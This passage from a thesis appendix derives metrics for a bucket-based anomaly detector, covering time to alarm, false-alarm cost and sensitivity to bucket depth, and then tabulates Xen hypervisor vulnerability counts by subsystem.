$$U_{j,i} = \begin{cases} U_{j+1}, & i = 1, \quad j < D \\ 1 + p_i(U_{D-1,i-1} + U_{0,i}) = \\ = (1 + p_i U_{D-1,i-1})/(1-p_i), & i \geq 2, \quad j = 0 \\ \rho_i^{-j}(\Delta_i + U_{0,i}) - \Delta_i, & i \geq 2, \quad j > 0 \end{cases} \tag{A.24}$$

It follows that for $i \geq 2$,

$$V_{D,i,1} = \left(\frac{1+\rho_i}{1-\rho_i} + U_{0,i} \right) \left(\frac{1-\rho_i^{-D}}{1-\rho_i^{-1}} \right) - D\frac{1+\rho_i}{1-\rho_i}. \tag{A.25}$$

and, for $i = 1$,

$$V_{D,1,1} = \sum_{j=0}^{D-1} U_{j+1} = V_{D+1} - V_1 \tag{A.26}$$

where V_D is given by (A.16).

[2]Note that the dependence of $U_{j,i}$ on j occurs through the distinction bewteen cases $j = 0$ and $j > 0$.

A.3 Derivation of metrics of interest

A.3.1 Special case: $B = 2$

In the particular where we have two buckets (Fig. A.1),

$$\begin{aligned} A_2(D;\rho_1,\rho_2) &= V_{D+1} + V_{D,2,1} \\ &= \frac{\rho_1+1}{(1-\rho_1)\rho_1^{D+1}}\left(\frac{1-\rho_1^{D+1}}{1-\rho_1} - \rho_1^{D+1}(D+1)\right) + \\ &+ \left(\frac{1+\rho_2}{1-\rho_2} + U_{0,2}\right)\left(\frac{1-\rho_2^{-D}}{1-\rho_2^{-1}}\right) - D\frac{1+\rho_2}{1-\rho_2} \end{aligned} \tag{A.27}$$

where

$$U_{0,2} = \frac{1+p_2 U_{D-1,1}}{1-p_2} = \frac{1+p_2 U_D}{1-p_2} \tag{A.28}$$

$$p_1 = \frac{1}{\rho_1+1}, \quad p_2 = \frac{1}{\rho_2+1} \tag{A.29}$$

$$U_D = (\rho_1+1)\frac{\rho_1^{-D-1}-1}{1-\rho_1} \tag{A.30}$$

Then, the expression of A_2 can be further simplified to

$$\begin{aligned} &A_2(D;\rho_1,\rho_2) = \\ &= \frac{\rho_1+1}{(1-\rho_1)\rho_1^{D+1}}\left(\frac{1-\rho_1^{D+1}}{1-\rho_1} - \rho_1^{D+1}(D+1)\right) + \\ &+ \left(\frac{1+\rho_2}{1-\rho_2}\right)\left(1 + \frac{1-\rho_2^2+(1-\rho_2)U_D}{\rho_2(\rho_2+1)}\right)\left(\frac{1-\rho_2^{-D}}{1-\rho_2^{-1}}\right) - \\ &- D\frac{1+\rho_2}{1-\rho_2}. \end{aligned} \tag{A.31}$$

Similarly, A_2 can be expressed as a function of p_1, p_2 and D, as indicated in (3.3). It can be readily verified that (3.3) is equivalent to (A.31).

A.3.2 Special case: $B = 2$ and $D = 1$

Let states 0, 1, 2 and F correspond to the initial state, 1 ball at bucket 1, 1 ball at bucket 2, and the final absorbing state, respectively. Next, we compute the mean number of samples to reach state F from state 0. It follows from (A.31) that

$$A_2(1;\rho_1,\rho_2) = \frac{1}{\pi_F} - 1 \tag{A.32}$$

where

$$\frac{1}{\pi_F} = \frac{1 + \frac{1-p_1}{1-(1-p_1)p_2} + \frac{(1-p_1)^2}{1-(1-p_1)p_2} + \frac{(1-p_1)^2(1-p_2)}{1-(1-p_1)p_2}}{\frac{(1-p_1)^2(1-p_2)}{1-(1-p_1)p_2}}. \tag{A.33}$$

A.3.3 Numerical examples

Next, we illustrate the trade-off in the choice of the bucket depth. Figure A.2(a) illustrates the behavior of (A.31). The red, yellow and blue lines correspond to three scenarios, respectively: 1) $p_1 = 0.7$, $p_2 = 0.52$; 2) $p_1 = 0.52$, $p_2 = 0.7$; 3) $p_1 = 0.6$, $p_2 = 0.6$. Recall that $1 - p_i$ is the probability of getting a "bad" sample at bucket i, that leads to an increase in the number of balls. As $1 - p_i$ increases, the mean time to alarm decreases. Figure A.2(b) shows the probability of false alarm under the assumption of exponential time between attacks with rate $\alpha = 0.001$, and plots equation (3.8). Finally, Figure A.2(c) shows that there is an optimal value of bucket depth that minimizes the cost, where cost is given by the difference between false alarm probability and normalized time to detect attacks, assumed to be proportional to the bucket depth.

A.3.4 Sensitivity analysis


Next, we consider the sensitivity of the cost with respect to the parameter of interest, D. To that aim, we take the derivative of the cost with respect to D. Under the deterministic model introduced in Section 3.2.4,

$$\frac{\partial C}{\partial D} = B + w\frac{\partial f_B(D)}{\partial D} = B - w\left(e^{-A_B(D)\alpha}\frac{\partial A_B(D)}{\partial D}\alpha\right) \tag{A.34}$$


Note that as D grows, the term multiplying w in the above expression vanishes. Indeed, the derivative of the cost tends to B as D grows to infinity, as for large enough D there will be virtually no false positives and the cost will be due to the time to detect anomalies when they in fact occur, i.e., time to detect true positives.

Figure A.3 shows how the cost varies as a function of D, for $B = 2$ and $w = 20.646$ (see Section 3.3.4). We let p_1 and p_2 equal 0.466 and 0.714, respectively. Note that the cost is robust against changes in D, i.e., it varies in a small range (Figure A.3(a)). Similar observation holds for the example in Figure A.2. The derivative of the cost also varies in a small range (Figure A.3(b)). The cost has a local minimum around $D = 13$ and a global minimum at $D = 1$.

Next, we let $w = 909$ (Figure A.4). In this case, the cost admits a unique local minimum, again around $D = 13$. However, the cost is much more sensitive to changes in D. We conclude that if the goal of the soft constraint problem is to robustly capture the local minimum of the hard constraint problem, it suffices to consider small w. However, if one requires that the PROBLEM WITH SOFT CONSTRAINTS admits a unique local minimum, corresponding to the solution of the PROBLEM WITH HARD CONSTRAINTS, it may be needed to set w to larger values, at the expense of posing a problem whose cost is less robust to changes in D.




a)




b)

Figure A.3: Sensitivity analysis when $w = 20.646$



(a)



(b)

Figure A.4: Sensitivity analysis when $w = 909$

Appendix B

Xen Reference Subsystem

This table serves as a reference for classifying vulnerabilities in our work, but it is not intended to be entirely accurate. It reflects the author's perspective and may contain some inaccuracies. The table categorizes Xen hypervisor vulnerabilities based on its subsystems and components, facilitating a structured analysis of security risks. However, it should be noted that this table is only a reference and does not accurately depict how the subsystems relate to one another, as these relationships can be subtle and do not always follow a strict hierarchy. Other subsystems and categorizations are entirely possible.

Table B.1: Xen Subsystem Reference used to guide the Vulnerabilities Breakdown. Rows with no vulnerabilities are just presented to mark reference categories used.

Component	*# Vulnerabilities*			
Hypervisor Total	–	–	–	315
1. CPU Management	–	–	–	5
1.1. CPU Architecture	–	–	1	–
1.2. Failsafe Mechanism	–	–	2	–
1.3. vCPU Operations	–	–	2	–
1.4. Scheduler (Credit Scheduler)	–	–	–	–
1.5. Lock Management	–	–	–	–
1.6. Virtual Performance Measurement Unit (vPMU)	–	–	–	–
2. Communication Channels	–	–	–	33
2.1. Event Channels	–	–	12	–
2.2. XenStore	–	–	21	–
2.3. XenBus	–	–	–	–
2.4. Inter-Domain Communication	–	–	–	–

Table B.1 – continued from previous page

Component	# Vulnerabilities			
3. I/O Subsystem	–	–	–	45
3.1. Device Management	–	–	37	–
3.1.1. Device Drivers	–	–	–	–
3.1.2. Front-End Drivers	–	1	–	–
3.1.3. Device Emulation	–	8	–	–
3.1.3.0. *Nonspecific*	2	–	–	–
3.1.3.1. MMIO	2	–	–	–
3.1.3.2. QEMU	3	–	–	–
3.1.3.3. x86 I/O Intercept Code	1	–	–	–
3.1.4. Driver Domains	–	–	–	–
3.1.5. PCI Passthrough	–	7	–	–
3.1.6. IOMMU	–	19	–	–
3.1.7. Back-End Drivers	–	2	–	–
3.1.8. Disk Management	–	–	–	–
3.1.9. Device Assignment	–	–	–	–
3.2. Direct I/O	–	–	1	–
3.3. I/O Emulation	–	–	7	–
3.4. Network Management	–	–	–	–
3.5. Split Device Drivers	–	–	–	–
4. Interrupt Subsystem	–	–	–	23
4.1. IRQ Management	–	–	13	–
4.1.0. *Nonspecific*	–	10	–	–
4.1.1. Interrupt Remapping	–	1	–	–
4.1.2. MSI Handling	–	2	–	–
4.2. Virtual IRQs	–	–	–	–
4.3. Exception Handling	–	–	10	–

Table B.1 – continued from previous page

Component	# Vulnerabilities			
5. Virtualization Architecture	–	–	–	80
5.1. Instruction Emulation	–	–	8	–
5.1.1. x86 Emulator	–	8	–	–
5.1.2. x86 I/O Intercept Code	–	–	–	–
5.1.3. x86 System Device Emulation	–	–	–	–
5.2. Architecture-Specific Implementations	–	–	25	–
5.2.1. AMD Architecture	–	3	–	–
5.2.2. ARM Architecture	–	7	–	–
5.2.3. x86 Architecture	–	15	–	–
5.3. Domain Management	–	–	7	–
5.3.0. *Nonspecific*	–	7	–	–
5.3.1. Domain Control	–	–	–	–
5.3.2. Domain 0 (Dom0)	–	–	–	–
5.3.3. Unprivileged Domains (DomUs)	–	–	–	–
5.4. Hardware-Assisted Virtualization (HVM)	–	–	27	–
5.4.0. *Nonspecific*	–	16	–	–
5.4.1. AMD-V (SVM)	–	1	–	–
5.4.2. Intel VMX	–	7	–	–
5.4.3. VT-d	–	3	–	–
5.4.3. Nested Virtualization	–	–	–	–
5.5. Hypercall Interface	–	–	13	–
6. Memory Management	–	–	–	105
6.0. *Nonspecific*	–	–	11	–
6.1. Grant Table	–	–	28	–
6.2. Ballooning / PoD	–	–	2	–
6.3. Page Management	–	–	54	–
6.4. MMU	–	–	2	–
6.5. Address Translation and Mapping	–	–	5	–
6.6. Memory Operations	–	–	3	–

Table B.1 – continued from previous page

Component	# Vulnerabilities			
7. Security and Isolation	–	–	–	–
7.1. Inter-Domain Isolation	–	–	–	–
7.2. XSM (Xen Security Modules)	–	–	–	–
7.3. Speculative Execution	–	–	–	–
8. Toolstack	–	–	–	22
8.1. Xen Tools	–	–	2	–
8.2. libxl	–	–	16	–
8.3. XAPI	–	–	4	–
9. Timing Subsystem	–	–	–	–
9.1. Real-Time Clock	–	–	–	–
9.2. Virtual Time	–	–	–	–